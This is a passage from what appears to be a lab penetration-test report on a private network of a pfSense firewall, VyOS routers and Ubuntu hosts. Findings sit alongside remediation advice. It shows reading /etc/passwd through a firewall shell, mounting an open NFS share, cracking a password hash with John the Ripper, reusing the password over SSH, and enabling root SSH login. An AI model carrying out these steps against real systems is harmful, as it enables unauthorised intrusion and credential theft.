Port
Gateway
Queue
Schedule
Description
Actions
0 /184.51 MiB
IPv4 *
192.168.0.66
none
0 /2.62 MiB
IPv4 *
192.168.0.64/27
none
0 /0 B
IPv4 TCP
192.168.0.241
80 (HTTP)
none
0 /0 B
IPv4 TCP
192.168.0.241
443 (HTTPS)
none
0 /0 B
IPv4 TCP
192.168.0.241
2601
none
0 /0 B
IPv4 TCP
192.168.0.241
2604 - 2605
none
0 /0 B
IPv4 *
LAN net
none
0 /993 B
IPv4 *
none
Add
Add
Delete
Save
Separator





Although, it is recommended not to modify the firewall settings as this will open up more vulnerabilities. Using command prompt utilities, it was possible to interrogate the system further by gaining password information and interface data:

Figure 2-20 Further Information from the PfSense Firewall

```
pflog0: flags=100<PROMISC> metric 0 mtu 33160
pfsync0: flags=0<> metric 0 mtu 1500
        syncpeer: 224.0.0.240 maxupd: 128 defer: on
        syncok: 1
enc0: flags=0<> metric 0 mtu 1536
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
        options=600003<RXCSUM,TXCSUM,RXCSUM_IPV6,TXCSUM_IPV6>
        inet 127.0.0.1 netmask 0xff000000
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x4
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
hn0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=1b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING>
        ether 00:15:5d:00:04:16
        inet6 fe80::215:5dff:fe00:416%hn0 prefixlen 64 scopeid 0x5
        inet 192.168.0.234 netmask 0xfffffffc broadcast 192.168.0.235
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
        media: Ethernet autoselect (10Gbase-T <full-duplex>)
        status: active
hn1: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=1b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING>
        ether 00:15:5d:00:04:17
        inet6 fe80::215:5dff:fe00:417%hn1 prefixlen 64 scopeid 0x6
        inet 192.168.0.98 netmask 0xffffffe0 broadcast 192.168.0.127
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
        media: Ethernet autoselect (10Gbase-T <full-duplex>)
        status: active
hn2: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=1b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING>
        ether 00:15:5d:00:04:18
        inet6 fe80::215:5dff:fe00:418%hn2 prefixlen 64 scopeid 0x7
        inet 192.168.0.241 netmask 0xfffffffc broadcast 192.168.0.243
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
        media: Ethernet autoselect (10Gbase-T <full-duplex>)
        status: active
```

```
root
```


Command Prompt
Shell Output - cat /etc/passwd
$FreeBSD: src/etc/master.passwd,v 1.39 2004/08/01 21:33:47 markm Exp $
#
root:*:0:0:Charlie &:/root:/bin/sh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nol
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
dhcpd:*:1002:1002:DHCP Daemon:/nonexistent:/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
_isakmpd:*:68:68:isakmpd privsep:/var/empty:/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
_ntp:*:123:123:NTP daemon:/var/empty:/sbin/nologin
_relayd:*:913:913:Relay Daemon:/var/empty:/usr/sbin/nologin
quagga:*:101:101:Quagga route daemon pseudo user:/var/empty:/usr/sbin/nologi
admin:*:0:0:System Administrator:/root:/etc/rc.initial



It is therefore advised that to protect the firewall there should be a stronger password made for the account rather than keeping the default credentials, as this was a major vulnerability within the firewall. When the process of the SSH tunnel began on the 242 machines, the firewall did not detect this or stop the traffic so to remedy this the firewall rules on the DMZ interface should be changed to stop SSH traffic. Unless there is specific need to access the web server on this machine, it is advised to block traffic on this port too. Since it was also possible upon exploiting the 66 machines, that on the 98 interface of the firewall this could be pinged from the remote machine. In future, only very specific traffic should be allowed on this interface as this allowed the web service to be accessed, compromising the firewall.

The SSH machines that were compromised can be fixed by referring to the results of **4.2 Web Server** results in which is discussed about possible countermeasures of the SSH service. Since on this machine it was not possible to login using a password, an SSH certificate was needed. This could have been fixed had the NFS share not had read/write permissions and if an SSH certificate was needed it should have prompted for a password. In future, this should be read only and only have access to the *'/home/xadmin/'* directory, as this essentially allowed files to be edited and passwords to be stolen, compromising the machine. In addition, the same password of 'plums' was found on the machine, which is a vulnerability in that passwords should not be used across multiple machines; once one machine is compromised, if that same user has that same password across multiple services, then those accounts will be compromised. Refer to **4.1 WordPress Login** results for guidance on stronger password creation. By investigating the NFS file (/etc/exports) in the root directory the read/write permissions were discovered that the code was not using root squashing as the code used was *'/ 192.168.0.*(rw,no_root_squash,fsid=32)'* was used which is highly insecure and means that remote users are able to access sensitive files regardless of permissions. A better method is to use the *'(rw,sync,no_subtree_check)'* as this is more secure, in conjunction with not sharing any root files on the filesystem. As discussed in later sections, machines were able to be compromised because they had these previous settings, which allowed sensitive information to be seen.

4.4 VYOS ROUTERS


To map out the network, VYOS routers were found and information from these routers were used to map out the possible networks available. Each router used OSPF routes and to exploit each router, this was remotely logged onto using telnet, as this was the service that running on each of the routers. From the Network Diagram seen in **Section 2.1**, these were the interfaces present on each of the routers:

- R1:
  - Eth3: 192.168.0.225/30
  - Eth4: 172.16.221.16/24
  - Eth5: 192.168.0.193/27
- R2:
  - Eth3: 192.168.0.33/27
  - Eth4: 192.168.0.226/30
  - Eth5: 192.168.0.229/30
- R3:
  - Eth3: 192.168.0.229/30
  - Eth4: 192.168.0.129/27
  - Eth5: 192.168.0.233/30
- R4:
  - Eth2: 192.168.0.97/27
  - Eth3: 192.168.0.65/27

Within mapping the network, the biggest vulnerability in each of these routers was having the default credentials configured. This allowed access to each of the interfaces and allowed for more devices to be exploited. Therefore, a brute force attack wasn't needed. When entering into configuration mode, the password was exactly the same. In future, these passwords should both be strong and yet different from each other as one password being compromised on the router could allow an attacker to configure information on that router and multiple other routers.

The 193 machines was also running SSH, which could also be accessed using the same credentials. In addition, when browsing to each of the HTTP services on the router it revealed it was a VYOS router. This information was used to further the attack by confirming it was a VYOS router.

Figure 2-21 Example of Telnet Login on VYOS Router Interface



Telnet is an insecure protocol and SSH is the preferred, more secure protocol. This can be configured on the VYOS router by typing:


set service ssh port (port_number i.e. 22)

It was also seen that the running configuration of the routers showed the passwords as encrypted:

Figure 2-22 Running Configuration on VYOS Router

None of the VYOS routers had any firewall settings configured. Firewalls should have been implemented on these routers. To fix this issue, the routers should make use of firewall groups. For example, 'set firewall group network-group NET-INSIDE network 192.168.0.192/27'. Firewall rulesets can also be configured, such as 'set firewall name INSIDE-OUT default-action drop' as an example. Presently, this is the information within each VYOS router:

Figure 2-28 Firewall Data on VYOS Routers





For more consultation, the VYOS user guide can be consulted here:


https://wiki.vyos.net/wiki/User_Guide

An NMAP Vulnerability scan was performed on the VYOS router interface 192.168.0.230/30, which revealed it was vulnerable to a Slowloris DOS attack. This is also known as CVE-2007-6750. This would an attacker to overload a remote machine with many simultaneous HTTP connections at a slow pace. This attack was not run as it would cause damage to the remote machine. Although, the setup instructions for this exploit were still shown to demonstrate how it would be done. It can be done in Metasploit:

Figure 2-29 Slowloris DOS Attack Vulnerability







This vulnerability can be fixed by increasing the number of clients able to use this web server. This can increase the number of connections a potential attacker could make that would overload the server. However, this will not always work. Instead other mitigations to protect against this vulnerability for lighthttpd would be to restrict request verbs using the $HTTP["request-method"] field in the configuration file for the core module, using the server.max_request-size directive to limit the size of the entire request including headers and set server.max-read-idle to a minimum value so that the server closes slow connections.

4.5 UBUNTU MACHINE: 192.168.0.215/27

This machine was running SSH, NFS and RPCBIND. The *'showmount'* command was used to see the NFS share on the machine:

Figure 2-30 'showmount' command on 192.168.0.215

From there, this was then mounted into a created directory called mount. By default, Kali and Linux systems have a *'/mnt'* directory, so this could also have been used. Once it was mounted, the passwd and shadow files were obtained and parsed using John the Ripper. The resulting file was then passed to john under the command line, where it revealed an 'xadmin' user password of 'plums'.

Figure 2-31 Mounting the NFS Share and Cracking Passwords

```
root@kali:~# mount -t nfs 192.168.0.215:/ ./mount
root@kali:~#
```

```
root@kali:~/Desktop# john pass_215
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
0g 0:00:01:06 16.09% 2/3 (ETA: 06:35:48) 0g/s 454.3p/s 454.3c/s 454.3C/s MINNIE..ELIZABETH
0g 0:00:01:44 25.68% 2/3 (ETA: 06:35:43) 0g/s 452.1p/s 452.1c/s 452.1C/s toronto9..fernanda9
0g 0:00:04:06 68.37% 2/3 (ETA: 06:34:57) 0g/s 458.2p/s 458.2c/s 458.2C/s Hello4..Neko4
0g 0:00:05:49 95.65% 2/3 (ETA: 06:35:02) 0g/s 460.4p/s 460.4c/s 460.4C/s Munchkining..Shannying
Proceeding with incremental:ASCII
0g 0:00:07:29  3/3 0g/s 462.0p/s 462.0c/s 462.0C/s cryna..ciero
0g 0:00:11:01  3/3 0g/s 461.0p/s 461.0c/s 461.0C/s mikeen..migb07
0g 0:00:13:14  3/3 0g/s 463.5p/s 463.5c/s 463.5C/s jesa18..jearit
plums            (xadmin)
1g 0:00:16:12 DONE 3/3 (2020-12-21 06:45) 0.001028g/s 464.8p/s 464.8c/s 464.8C/s phxbb..pluno
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Once the credentials were obtained, this was then used to logon to the SSH service:


Figure 2-32 SSH Logon on 192.168.0.215

```
root@kali:~/Desktop# ssh xadmin@192.168.0.215
xadmin@192.168.0.215's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Sun Aug 13 15:03:16 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$
```

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:0d
          inet addr:192.168.0.215  Bcast:192.168.0.223  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:40d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1751 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1184 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:152303 (152.3 KB)  TX bytes:214095 (214.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:460 errors:0 dropped:0 overruns:0 frame:0
          TX packets:460 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:33279 (33.2 KB)  TX bytes:33279 (33.2 KB)
```

A major vulnerability that was discussed within the firewall section was that the NFS file was highly insecure as this particular share allowed access to the entire root directory:

Figure 2-33 Example of Insecure NFS Settings




See the **Section 4.3** for guidance on secure NFS settings. In addition, a password of 'plums' was not very secure, and it is recommended that the xadmin password be stronger as the password was able to be cracked in 5 minutes. See the guidance marked under the section 4.1 WordPress Login for guidance on creating better passwords.

4.6 UBUNTU MACHINE: 192.168.0.34/27


On compromising the previous host (**Section 4.5**), scans indicated that this host was running SSH and NFS. Using the password obtained from xadmin, this was then used to logon to the machine which was successful:


Figure 2-34 Login to 192.168.0.34





Knowing to login to this particular account was obtained from mounting this remote machine's NFS share, which revealed a user's home directory of '/home/xadmin'. The NFS settings were also insecure although only the user's home directory was able to be mounted. See Section 4.3 for countermeasures on this. Another interface was discovered on this machine, which held a 13.13.13.12 host on the eth1 interface. Since there was no root password, once the xadmin account was accessed a root password was set and the SSH files were changed to permit root login over SSH:

Figure 2-35 Interface Information and Root Account Access







